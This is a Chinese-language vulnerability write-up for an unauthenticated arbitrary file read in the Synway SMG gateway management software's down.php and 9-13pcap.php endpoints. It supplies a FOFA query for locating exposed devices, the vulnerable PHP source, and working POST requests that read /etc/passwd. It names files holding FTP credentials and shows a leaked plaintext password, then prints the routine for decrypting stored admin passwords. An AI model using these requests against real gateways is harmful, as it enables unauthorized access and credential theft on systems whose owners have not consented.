漏洞简介
三汇SMG 网关管理软件是与三汇SMG系列数字网关产品配套的管理工具,是杭州三汇信息工程有限公司开发的一款高效、稳定、易用的网关管理软件。它专为三汇SMG系列数字网关设计,提供了全面的配置、监控、管理和维护功能,帮助用户轻松实现网关设备的远程管理和优化。
三汇SMG网关管理软件 down.php 接口存在任意文件读取漏洞,未经身份验证攻击者可通过该漏洞读取系统重要文件(如数据库配置文件、系统配置文件)、数据库配置文件等等,导致网站处于极度不安全状态。
影响版本
fofa语法
body="text ml10 mr20" && (title="网关管理软件" || title="Gateway Management")
漏洞分析
直接看 down.php 的业务实现逻辑
 if($_POST[down]!="")
 {
    $rst=download($_POST[downfile],0);
    if($rst == false)
    {
        echo "<script language=javascript>history.back();</script>";
    }
 }
POST 参数 down 不为空,则直接将 downfile 参数作为文件路径带入 download 函数中,其实现如下
function download($file_path,$flag=1,$newFileName="")
{
    set_time_limit(0);
    if(!file_exists($file_path))
    {
        include_once("readini.php");
        $file = "../Config/SMGConfig.ini";
        $settings = new Settings_INI;
        $settings->load($file);
        $currLanguage1 = $settings->get("SysInfo.Language")==-1?1:$settings->get("SysInfo.Language");

        if ($currLanguage1 == 1)
            echo "<script language=javascript>alert('对不起,你要下载的文件不存在!');</script>";
        else
            echo "<script language=javascript>alert('Sorry, this file do not exist!');</script>";
        return false;
    }
    else
    {
        $file_size = filesize($file_path);
        $file_name=basename($file_path);
        header("Content-type: application/octet-stream");
        header("Accept-Ranges: bytes");
        header("Accept-Length: $file_size");
        if($newFileName == "")
            header("Content-Disposition: attachment; filename=".$file_name);
        else
            header("Content-Disposition: attachment; filename=".$newFileName);
        //echo fread($file_path,$file_size);

        $fp = fopen($file_path,"r");
        $buffer_size = 1024;
        $cur_pos = 0;
        ob_clean();
        while(!feof($fp)&&($file_size-$cur_pos)>$buffer_size)
        {
            $buffer = fread($fp,$buffer_size);
            echo $buffer;
            $cur_pos += $buffer_size;
        }

        $buffer = fread($fp,$file_size-$cur_pos);
        echo $buffer;
        fclose($fp);
        if($flag)
        {
            unlink($file_path);
        }
        exit();
    }
}
对传入进来的 $file_path 在判断存在后直接使用 fopen 函数读取文件内容输出,中间对文件路径无任何过滤,造成任意文件读取漏洞。
漏洞复现
POST /down.php HTTP/1.1
Host: synway.mrxn.net
Content-Type: application/x-www-form-urlencoded

down=1&downfile=/etc/passwd
利用漏洞成功读取到 /etc/passwd 文件内容。
也可以读取 /usr/local/apache/htdocs/en/9-10snmp.php 或者 /usr/local/apache/htdocs/Config/ftplog 或者 /usr/local/apache/htdocs/ftplog 文件内容,其中一般包含 ftp 账户密码
ftpput -u root -p root13173137
ftpget: cmd (null) (null)
ftpget: cmd USER root
ftpget: cmd PASS root13173137
/en/9-13pcap.php 也存在同样的任意文件读取漏洞
POST /en/9-13pcap.php HTTP/1.1
Host: synway.mrxn.net
Content-Type: application/x-www-form-urlencoded

down=1&downfile=/etc/passwd
读取 Config/ShIndex.ini 系统账户密码


而账户密码加解密函数如下
function encrypt($string,$operation,$key='')
{
    $key=md5($key);
    $key_length=strlen($key);
    $string=$operation=='D'?base64_decode($string):substr(md5($string.$key),0,8).$string;
    $string_length=strlen($string);
    $rndkey=$box=array();
    $result='';
    for($i=0;$i<=255;$i++)
    {
        $rndkey[$i]=ord($key[$i%$key_length]);
        $box[$i]=$i;
    }
    for($j=$i=0;$i<256;$i++)
    {
        $j=($j+$box[$i]+$rndkey[$i])%256;
        $tmp=$box[$i];
        $box[$i]=$box[$j];
        $box[$j]=$tmp;
    }
    for($a=$j=$i=0;$i<$string_length;$i++)
    {
        $a=($a+1)%256;
        $j=($j+$box[$a])%256;
        $tmp=$box[$a];
        $box[$a]=$box[$j];
        $box[$j]=$tmp;
        $result.=chr(ord($string[$i])^($box[($box[$a]+$box[$j])%256]));
    }
    if($operation=='D')
    {
        $str1 = substr($result,0,8);
        $str2 = substr(md5(substr($result,8).$key),0,8);
        if (!strcmp($str1, $str2))
        {
            return substr($result,8);
        }
        else
        {
            return'';
        }
    }
    else
    {
        return str_replace('=','',base64_encode($result));
    }
}
很容易就可以解密出明文账户密码。进入后台 有更多的命令注入点。